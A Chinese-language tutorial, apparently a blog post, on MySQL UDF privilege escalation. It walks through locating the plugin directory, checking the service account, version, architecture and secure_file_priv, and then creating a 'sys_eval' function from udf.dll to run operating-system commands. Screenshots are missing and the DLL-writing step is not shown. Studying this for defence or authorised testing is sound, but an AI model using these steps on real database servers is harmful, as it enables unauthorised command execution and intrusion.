MySQL的内置函数虽然丰富,但毕竟不能满⾜所有⼈的需要,有时候我们需要对表中的数据进⾏⼀些处理⽽内置 函数不能满⾜需要的时候,就需要对MySQL进⾏⼀些扩展,幸运的是,MySQL给使⽤者提供了添加新函数的机 制,这种使⽤者⾃⾏添加的MySQL函数就称为UDF(User Define Function)。UDF机制能够起作⽤,必须使⽤C或 者C++编写函数,你的系统必须⽀持动态加载,,mysql采⽤动态链接库加载⾃定义函数。
如果mysql版本>=5.1,必须把udf的动态链接库⽂件放置于mysql安装⽬录下的lib\plugin⽂件夹下才能创建⾃定函 数
⼿⼯复现:
当前lib⽬录下没有plugin⽂件夹,创建⼀个


在做项⽬的情况下得寻找插件⽬录
show variables like '%plugin%';
提权准备
1、查询运⾏权限

UDF本质上不是提权,是通过当前mysql的运⾏权限去执⾏系统命令,如果mysq运⾏权限太低的话就⽆法执⾏。⽐如我们当前机器是以daoer普通⽤户身份去运⾏MySQL的,当我们使⽤UDF去提权,因为UDF本质上不是提权,是通过daoer⽤户的运⾏权限去执⾏命令的,那么提到的权限⾃然也就是daoer普通⽤户的权限,像下⾯这种位于MYSQL数据库中的root⽤户的权限显然就是错误的,也就是说UDF提权提到的权限不是数据库中的⽤户权限,⽽是系统运⾏数据库这个服务的⽤户的权限
select user();//这⾥是数据库的root权限,⽽不是服务器的
2、查询软件版本
select version();
1、mysql<5.0,路径随意3、5.0<=MYsql<5.1, 放置系统⽬录(C:\windows\system32)
2、mysql>5.1,udf.dll⽂件必须放置在mysql安装⽬录的lib\plugin⽂件夹下,(lib\plugin⽬录默认不存在,需⾃⾏创建)

3、查询系统位数
show variables like '%compile%';
4、查询读写权限

show global variables like 'secure%';  查询
secure_file_priv 的值为 NULL ,表示限制 mysqld 不允许导⼊|导出,此时⽆法提权
secure_file_priv 的值为 /tmp/ ,表示限制 mysqld 的导⼊|导出只能发⽣在 /tmp/ ⽬录下,此时也⽆法提权
secure_file_priv 的值没有具体值时,表示不对 mysqld 的导⼊|导出做限制,此时可提权
5、写⼊动态链接库⽂件
6、创建⾃定义函数并调⽤命令

create function sys_eval returns string soname 'udf.dll';
创建成功之后查看新函数
select * from mysql.func;

评论(0)
暂无评论